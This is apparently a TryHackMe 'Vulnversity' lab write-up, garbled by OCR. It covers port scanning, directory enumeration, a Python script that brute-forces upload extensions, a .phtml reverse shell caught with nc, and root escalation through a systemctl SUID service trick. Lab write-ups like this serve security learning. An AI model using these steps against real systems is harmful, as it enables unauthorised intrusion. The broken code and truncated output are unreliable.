
VULNEVERSITY TRYHACKME ROOM







Successful tunnelling between the machine and kali

Performing aggressive scan on the machine to find out ports and web hosting port


```
|_http-server-header: squid/3.5.12 |
|_http-title: ERROR: The requested URL co
```

Finding out squid








Some directories like /images seemed interesting but /internal turned out to be the one



Using gobuster to findout directories








we need to pick up a code that would act as a reverse shell in

```
import requests
import os
url=f"http://:3333/internal/index.php"
oldfile="rev.php"
filename="rev"
extensions={".php"
 .php3"
'.php4"
".php5"
 .phtml"}
for ext in extensions:
    file =filename+ext
    os.rename(oldfile,file)
    files={"file": open(file, "rb")}
    r=requests.post(url, files=files)
    print(r.text)
       "Extension not allowed" in r.text:
        print(f"{ext} not allowed")
        print(f"{ext} allowed")
    oldfile=file
```

Since php is not working we can check which extension would be used to upload the reverse shell code

```
.php.php3.php4.php5.phtml allowed_____
```

.phtml seems to be allowed



We got a reverse shell from clicking the .phtml file

```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.195.209] from (UNKNOWN) [10.10.40.169] 53914
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linu 06:19:35 up 38 min, 0 users, load average: 0.00, 0.00, 0.03
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@vulnuniversity:/$ ls
ls
bin etc lib media proc sbin sys var
boot home lib64 mnt root snap tmp vmlinuz
dev initrd.img lost+found opt run srv usr
www-data@vulnuniversity:/$ 

Apache 24.16 Ubuntu Server at 0.10.40.109 Port 3333
```

```
www-data@vulnuniversity:/$ cat /etc/passw/
at /etc/passw/
at: /etc/passw/: No such file or directory
ww-data@vulnuniversity:/$ cd /home
d /home
www-data@vulnuniversity:/home$ ls
s
ill
www-data@vulnuniversity:/home$ cd bil
d bil
pash: cd: bil: No such file or directory
ww-data@vulnuniversity:/home$ cd bill
d bill
www-data@vulnuniversity:/home/bill$ ls
S
ıser.txt
ww-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
3bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$
```

Checking various directories we found out that home/bill does have the root

```
Warning: you are using the root a
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/bash"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

we found out that systemctl stands odd one out so we should exploit it

```
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(w
ww-data)
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
```

Finally using the help of gtfobins we found out commands to give us root access by exploiting systemctl

